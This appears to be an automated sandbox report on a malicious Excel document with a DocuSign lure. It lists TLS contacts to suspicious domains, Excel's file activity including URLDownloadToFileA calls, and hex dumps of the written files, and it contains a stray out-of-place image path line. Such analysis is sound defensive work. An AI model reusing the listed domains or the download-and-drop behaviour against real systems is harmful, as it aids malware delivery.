6e 73 2f 62 74 73 2d 61 72 6d 79 2d 62 6f 6d 62 2d 62 74 73 2d 6c 69 67 68 74 2d 73 74 69 63 6b 22 3e 61 72 6d 79 20 62 6f 6d 62 20 62 74 73 3c 2f 61 3e 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 73 6c 69 70 73 69 6c 6b 73 2e 63 6f 6d 2f 73 69 6c 6b 2d 73 63 61 72 66 2f 22 3e 73 69 6c 6b 20 73 63 61 72 66 20 66 6f 72 20 68 61 69 72 3c 2f 61 3e 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 73 6c 69 70 73 69 6c 6b 73 2e 63 6f 6d 2f 73 69 6c 6b 2d 73 63 61 72 66 2f 22 3e 73 69 6c 6b 20 68 61 69 72 20 73 Data Ascii: 3b4<!DOCTYPE html><html><body> mothers day necklacemother's day necklacemothers day necklacessatin pajamassilk scarfarmy bombarmy bomb btssilk scarf for hair<a href="https://www.slipsilks.com/silk-scarf/">silk hair s

HTTPS Packets


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Feb 23, 2021 16:16:21.687463999 CET	159.89.174.35	443	192.168.2.22	49167	CN=raivens.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Sun Feb 21 04:48:51 CET 2021	Sat May 22 05:48:51 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Feb 23, 2021 16:16:59.860344887 CET	13.126.100.34	443	192.168.2.22	49173	CN=jayshreewoods.com CN=Sectigo RSA Domain Validation Secure Server CA, O=Sectigo Limited, L=Salford, ST=Greater Manchester, C=GB CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=Sectigo RSA Domain Validation Secure Server CA, O=Sectigo Limited, L=Salford, ST=Greater Manchester, C=GB CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Wed Dec 30 01:00:00 CET 2020 Fri Nov 02 01:00:00 CET 2018 Tue Mar 12 01:00:00 CET 2019 Thu Jan 01 01:00:00 CET 2004	Fri Dec 31 00:59:59 CET 2021 Wed Jan 01 00:59:59 CET 2031 Mon Jan 01 00:59:59 CET 2029 Mon Jan 01 00:59:59 CET 2029	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=Sectigo RSA Domain Validation Secure Server CA, O=Sectigo Limited, L=Salford, ST=Greater Manchester, C=GB	CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US	Fri Nov 02 01:00:00 CET 2018	Wed Jan 01 00:59:59 CET 2031		
					CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Tue Mar 12 01:00:00 CET 2019	Mon Jan 01 00:59:59 CET 2029		
					CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Jan 01 01:00:00 CET 2004	Mon Jan 01 00:59:59 CET 2029		

Code Manipulations

Statistics

Behavior

● EXCEL.EXE



System Behavior

Analysis Process: EXCEL.EXE PID: 2060 Parent PID: 584

General

Start time:	16:16:32
Start date:	23/02/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13ffb0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\C062.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	1402FEC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\B1CE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140CD828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140CD828C	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140CD828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140CD828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140CD828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140CD828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140CD828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140CD828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140CD828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\FEFB.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	1402FEC83	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\C062.tmp	success or wait	1	14056B818	DeleteFileW
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image003.pn~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image004.pn~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image009.pn~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.ht~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\FEFB.tmp	success or wait	1	14056B818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\B1CE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\72CE0000	C:\Users\user\Desktop\Complaint_Letter_1186814227-02192021.xls	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~..	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htm	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image003.png	C:\Users\user\AppData\Local\Temp\imgs_files\image003.pn~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image004.png	C:\Users\user\AppData\Local\Temp\imgs_files\image004.pn~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image009.png	C:\Users\user\AppData\Local\Temp\imgs_files\image009.pn~s~	success or wait	1	7FEEA8B9AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs_	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css..	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htmss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htmss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image010.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image010.pngss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image011.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image011.pngss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image012.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image012.pngss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlss	success or wait	1	7FEEA8B9AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\B1CE0000	569	451	ac 55 cb 6e db 30 10 bc 17 e8 3f 08 bc 16 12 9d 14 28 8a c2 72 0e 4d 72 6c 03 24 fd 00 9a 5c 4b 84 f9 02 97 49 ec bf ef 92 76 dc c4 70 6c 29 ee 45 0f 52 b3 33 3b 2b ee 4e af 56 d6 54 4f 10 51 7b d7 b2 8b 66 c2 2a 70 d2 2b ed ba 96 fd 79 b8 ad bf b3 0a 93 70 4a 18 ef a0 65 6b 40 76 35 fb fc 69 fa b0 0e 80 15 a1 1d b6 ac 4f 29 fc e0 1c 65 0f 56 60 e3 03 38 da 59 f8 68 45 a2 d7 d8 f1 20 e4 52 74 c0 2f 27 93 6f 5c 7a 97 c0 a5 3a e5 18 6c 36 bd 86 85 78 34 a9 ba 59 d1 f2 46 49 70 1d ab 7e 6e be cb 54 2d d3 36 e3 f3 3a 3f 88 98 6b b7 87 10 21 18 2d 45 a2 d4 f8 93 53 7b b2 6a bf 58 68 09 ca cb 47 4b 62 1a 0c 11 84 c2 1e 20 59 d3 84 a8 49 63 bc 87 94 c8 0a 7c 87 33 82 c1 71 a4 5b 1f 1a 42 16 61 d8 eb 80 5f c8 ac 77 18 f2 ce 5b 1f 5e 67 b5 c5 fd a6 02 46 ad a0 ba	.U.n.0....?......(..r.Mrl.$... \K....I....v..pl).E.R.3;+.N.V. TO.Q{...f.*p.+....y......pJ... ek@v5..i.........O)...e.V`..8. Y.hE.... .Rt./'.o\z...:..l6... x4..Y..Flp..~n..T-.6..:?..k... !.-E....S{.j.Xh...GKb..... Y. ..Ic.....|.3..q.[..B.a..._..w... [.^g.....F...	success or wait	23	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\B1CE0000	1020	2	03 00	..	success or wait	23	7FEEA8B9AC0	unknown

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\B1CE0000</td><td>0</td><td>569</td><td>50 4b 03 04 14 00 06
00 08 00 00 00 21 00
d2 95 92 c4 c5 01 00
00 56 07 00 00 13 00
08 02 5b 43 6f 6e 74
65 6e 74 5f 54 79 70
65 73 5d 2e 78 6d 6c
20 a2 04 02 28 a0 00
02 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00</td><td>PK..........!.........V.......
[Content_Types].xml ...
(...................................
....
....
....
....
....
..............</td><td>success or wait</td><td>26</td><td>7FEEA8B9AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\B1CE0000</td><td>11641</td><td>8301</td><td>89 50 4e 47 0d 0a 1a
0a 00 00 00 0d 49 48
44 52 00 00 00 cd 00
00 00 3a 08 02 00 00
00 9c 49 4a 9f 00 00
00 01 73 52 47 42 00
ae ce 1c e9 00 00 00
09 70 48 59 73 00 00
0e c4 00 00 0e c4 01
95 2b 0e 1b 00 00 20
12 49 44 41 54 78 5e
ed 9d 07 5c 95 d5 1b
c7 7d ef bd 5c 36 22
53 70 00 0e 14 67 b8
ca ad 39 4b 73 b7 d3
72 e4 c8 3d 72 ef 55
ae 1c a9 a5 59 99 bb
6c fc 53 b3 32 f7 de
1b 51 11 27 43 14 90
bd ee fa 7f df fb c2 cb
e5 82 88 80 68 7d 78
bb f9 b9 e3 9c e7 9c
f7 9c df fb ec e7 20
18 0c 86 12 c5 d7 b3
5c 01 9d 4e 17 1a 1a
7a f5 ea b5 f3 e7 cf
5f be 7c f9 e6 cd 9b
91 91 91 49 49 49 d2
98 36 36 36 ee ee ee
7e 7e 7e 0d 1b 36 6c
dc b8 51 a5 4a 95 9e
e5 5c 9e 1b 6d a1 18
67 cf 68 ed 53 52 52
2e 5c b8 70 f8 f0 e1
13 27 4e 06 05 05 45
45 45 09 82 c0 58 39
2e b8</td><td>.PNG........IHDR.......:......
IJ.....sRGB.........pHYs......
....+.... .IDATx^...\....}..\6
"Sp...g...9Ks..r..=r.U....Y..l
.S.2...Q.'C..............h}x..
....\..N...z...
..._.|.......III..666...~~~..6
l..Q.J...\..m..g.h.SRR.\.p....
'N...EEE...X9..</td><td>success or wait</td><td>3</td><td>7FEEA8B9AC0</td><td>unknown</td></tr>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\B1CE0000	29882	1867	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 d2 95 92 c4 c5 01 00 00 56 07 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 fe 03 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 c6 33 e4 6d 20 01 00 00 c2 03 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 24 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 43 cd c0 5a 97 01 00 00 f5 02 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 84 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.........!.........V..... ....[Content_Types].xmlPK..-.........!..U0#....L ...._rels/.re lsPK..-.........!..3.m ....$...xl/_rels/wor kbook.xml.relsPK..-.........!. C..Z.......................... xl/workbook.xml	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\72CE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c1 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 41 6c 62 75 73 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 06 00 01 00 02 00 03 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f0 00 69 00 d5 39 4a 1f 38 00 00 00 00 00 01 00 58 02 40 00 02 00 00 00 8d 00 02 00 00 00 22 00 02 00 00 00 0e	........g2.................... ......\.p....user B.....a.........=........... ....=.....i..9J.8.......X.@.... ...."......	success or wait	1	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\72CE0000	unknown	16384	20 c4 10 67 86 47 ca 58 f6 87 f7 84 0c b8 8f 3b 55 86 b3 4a 55 a5 cb 7e ba 34 6f e3 15 d3 d8 97 f1 51 94 3b c2 43 8d 39 1a 62 b8 3b d3 75 92 6f 9c 21 28 71 69 62 ff 13 32 92 f6 32 f3 c1 10 04 3c 02 9c ff 03 ef a9 52 c5 3c 3f cf 6c bd 17 2d 5a b4 6c d9 97 26 08 c8 d4 5c b1 09 e0 16 60 b4 73 e7 2e 00 4b 6a 03 c3 43 43 ef dc b9 13 d5 7e 24 8f 98 52 c3 85 3b 60 c0 a0 b4 b4 54 a0 03 59 4a e7 a5 5f af 5f bf 06 f3 93 aa ea 25 f8 a2 4e 4d 9f 3e 0d 2b 21 97 cd 8f 89 89 e5 09 91 22 60 e4 75 62 20 df ba 75 9b 38 95 74 66 25 92 74 c2 84 f1 14 c8 e4 48 21 a7 7a a7 27 e2 8c ad 52 59 b2 37 4d 6b b9 ce 1b f2 4a bb 57 ca e7 d8 a3 6e 55 b7 3b 61 d1 41 a1 46 76 22 6f 24 6f e0 5e d2 2b 0b 77 24 22 60 4d 46 ee fc 21 2f d7 f3 cb 12 a3 ac e6 53 8a 7c d7 93 57 1e 8a 82 38 b3 8b	..g.G.X.....;U..JU..~.4o... ...Q.;.C.9.b.;.u.o.!(qib..2..2 ....<.....R.<?.I..-Z.I..&...\ ....`.s...Kj..CC.....~$..R..;` ....T..YJ.._._.....%..NM.>.+ !........"`.ub ..u.8.tf%.t..... .H!.z.'...RY.7Mk....J.W....n U. ;a.A.Fv"o$o.^.+.w$"`MF..!/. .....S.|..W...8..	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\72CE0000	unknown	5860	a8 f3 f6 d6 1b ea e0 1d c2 be e4 72 fa 14 7f 3c 3c c5 3d e9 fc 92 7e 7f 34 1c 0d 4e b6 57 39 fb 6f e7 8c fb dd ab e3 92 57 89 8f e9 6c 4d 2a 96 1b 9d 52 4a 1c df 3b 29 d4 33 e4 26 af da ce eb 07 d3 d6 30 db 3e 18 22 8a 94 76 87 dd 11 25 8a 55 20 6e 81 25 1f f4 9e f4 68 e7 e4 e6 d7 10 b7 87 1a d4 23 12 4b 6c fd 49 e7 cf b6 a5 94 fd 04 a1 15 13 0a 39 75 b6 66 6a c5 6f 0c f6 b2 f6 0c fb 0c c8 dc 50 34 6b cb 0d 6f df d7 6e 7d 45 cb dd 67 5d a0 64 b6 71 3a 54 b5 2f 4d 75 6e 49 7e 77 ba 2c 09 b6 da 8b ae 86 71 84 93 7e 40 51 ef a2 01 44 54 c6 12 20 44 72 d8 87 f1 a0 17 0f 60 cf e1 30 8a fb bd d1 20 94 ce 12 5f 88 f7 ac 8d 75 1f b9 3e bb 28 e2 03 a5 d4 f0 dc 85 8d b2 ed 27 eb 3c 4a 2f 29 02 2b 5a 8a e2 4e 48 f9 7f 80 60 cd 6a 99 49 43 b6 4c a6 f4 2e fc 68 1b b7	.....r...<<.=...~.4..N.W 9.o.....W...IM*...RJ..;).3.& .....0.>."..v...%.U n.%....h .....#.Kl.I.....9u.f j.o.....P4k..o..n}E..g].d. q:T./MunI~w.,.....q..~@Q.. .DT.. Dr.....`..0.... ..._....u. .>.(.....'.<J/).+Z..NH... `.j.IC.L....h..	success or wait	1	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\72CE0000	unknown	16384	20 c4 10 67 86 47 ca 58 f6 87 f7 84 0c b8 8f 3b 55 86 b3 4a 55 a5 cb 7e ba 34 6f e3 15 d3 d8 97 f1 51 94 3b c2 43 8d 39 1a 62 b8 3b d3 75 92 6f 9c 21 28 71 69 62 ff 13 32 92 f6 32 f3 c1 10 04 3c 02 9c ff 03 ef a9 52 c5 3c 3f cf 6c bd 17 2d 5a b4 6c d9 97 26 08 c8 d4 5c b1 09 e0 16 60 b4 73 e7 2e 00 4b 6a 03 c3 43 43 ef dc b9 13 d5 7e 24 8f 98 52 c3 85 3b 60 c0 a0 b4 b4 54 a0 03 59 4a e7 a5 5f af 5f bf 06 f3 93 aa ea 25 f8 a2 4e 4d 9f 3e 0d 2b 21 97 cd 8f 89 89 e5 09 91 22 60 e4 75 62 20 df ba 75 9b 38 95 74 66 25 92 74 c2 84 f1 14 c8 e4 48 21 a7 7a a7 27 e2 8c ad 52 59 b2 37 4d 6b b9 ce 1b f2 4a bb 57 ca e7 d8 a3 6e 55 b7 3b 61 d1 41 a1 46 76 22 6f 24 6f e0 5e d2 2b 0b 77 24 22 60 4d 46 ee fc 21 2f d7 f3 cb 12 a3 ac e6 53 8a 7c d7 93 57 1e 8a 82 38 b3 8b	..g.G.X.....;U..JU..~.4o... ...Q.;.C.9.b.;.u.o.!(qib..2..2 ....<.....R.<?.l..-Z.l..&...\ ....`.s...Kj..CC.....~$..R..;` ....T..YJ.._._.....%..NM.>.+ !........"`.ub ..u.8.tf%.t..... .H!.z.'...RY.7Mk....J.W....n U. ;a.A.Fv"o$o.^.+.w$"`MF..!/. .....S.|..W...8..	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\72CE0000	unknown	15130	a8 f3 f6 d6 1b ea e0 1d c2 be e4 72 fa 14 7f 3c 3c c5 3d e9 fc 92 7e 7f 34 1c 0d 4e b6 57 39 fb 6f e7 8c fb dd ab e3 92 57 89 8f e9 6c 4d 2a 96 1b 9d 52 4a 1c df 3b 29 d4 33 e4 26 af da ce eb 07 d3 d6 30 db 3e 18 22 8a 94 76 87 dd 11 25 8a 55 20 6e 81 25 1f f4 9e f4 68 e7 e4 e6 d7 10 b7 87 1a d4 23 12 4b 6c fd 49 e7 cf b6 a5 94 fd 04 a1 15 13 0a 39 75 b6 66 6a c5 6f 0c f6 b2 f6 0c fb 0c c8 dc 50 34 6b cb 0d 6f df d7 6e 7d 45 cb dd 67 5d a0 64 b6 71 3a 54 b5 2f 4d 75 6e 49 7e 77 ba 2c 09 b6 da 8b ae 86 71 84 93 7e 40 51 ef a2 01 44 54 c6 12 20 44 72 d8 87 f1 a0 17 0f 60 cf e1 30 8a fb bd d1 20 94 ce 12 5f 88 f7 ac 8d 75 1f b9 3e bb 28 e2 03 a5 d4 f0 dc 85 8d b2 ed 27 eb 3c 4a 2f 29 02 2b 5a 8a e2 4e 48 f9 7f 80 60 cd 6a 99 49 43 b6 4c a6 f4 2e fc 68 1b b7	.....r...<<.=...~.4..N.W 9.o.....W...IM*...RJ..;).3.& .....0.>."..v...%.U n.%....h .....#.Kl.I.....9u.f j.o.....P4k..o..n}E..g].d. q:T./MunI~w.,.....q..~@Q.. .DT.. Dr.....`..0.... ..._....u. .>.(.....'.<J/).+Z..NH... `.j.IC.L....h..	success or wait	1	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\72CE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c1 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 41 6c 62 75 73 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 06 00 01 00 02 00 03 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f0 00 69 00 d5 39 4a 1f 38 00 00 00 00 00 01 00 58 02 40 00 02 00 00 00 8d 00 02 00 00 00 22 00 02 00 00 00 0e	........g2.................... ......\.p....user B.....a.........=............ ....=.....i..9J.8.......X.@.... ...."......	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\72CE0000	unknown	204	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 9c 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 64 00 00 00 0c 00 00 00 7c 00 00 00 0d 00 00 00 88 00 00 00 13 00 00 00 94 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 04 00 00 00 00 00 00 00 1e 00 00 00 08 00 00 00 41 6c 62 75 73 00 00 00 1e 00 00 00 10 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 45 78 63 65 6c 00 40 00 00 00 00 c0 7c 0d 23 d9 c6 01 40 00 00 00 80 f3 94 4f 42 0a d7 01 03 00 00 00 00 00 00 00	....Oh.....+'..0.............. @.......H.......T.......d..... ..|........................... ....user...... .....Microsoft Excel.@.....|.# ...@......OB...........	success or wait	1	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\72CE0000	unknown	288	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f0 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 ac 00 00 00 02 00 00 00 e4 04 00 00 03 00 00 00 00 0e 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 03 00 00 00 0d 00 00 00 20 20 44 6f 63 75 53 69 67 6e 20 20 00 09 00 00 00 44 6f 63 75 53 69 67 6e 00 0a 00 00 00 44 6f 63 75 53 69 67 6e 20 00 0c 10 00 00 04 00 00 00 1e 00 00 00 0b 00 00 00 57 6f 72 6b 73 68 65 65 74 73 00 03 00 00 00 01 00 00 00	.....+,..0.....H.....P.....X.....`..... ..h.....p.....x..... DocuSign .....DocuSign..... DocuSign .....Worksheets.....	success or wait	1	7FEEA8B9AC0	unknown
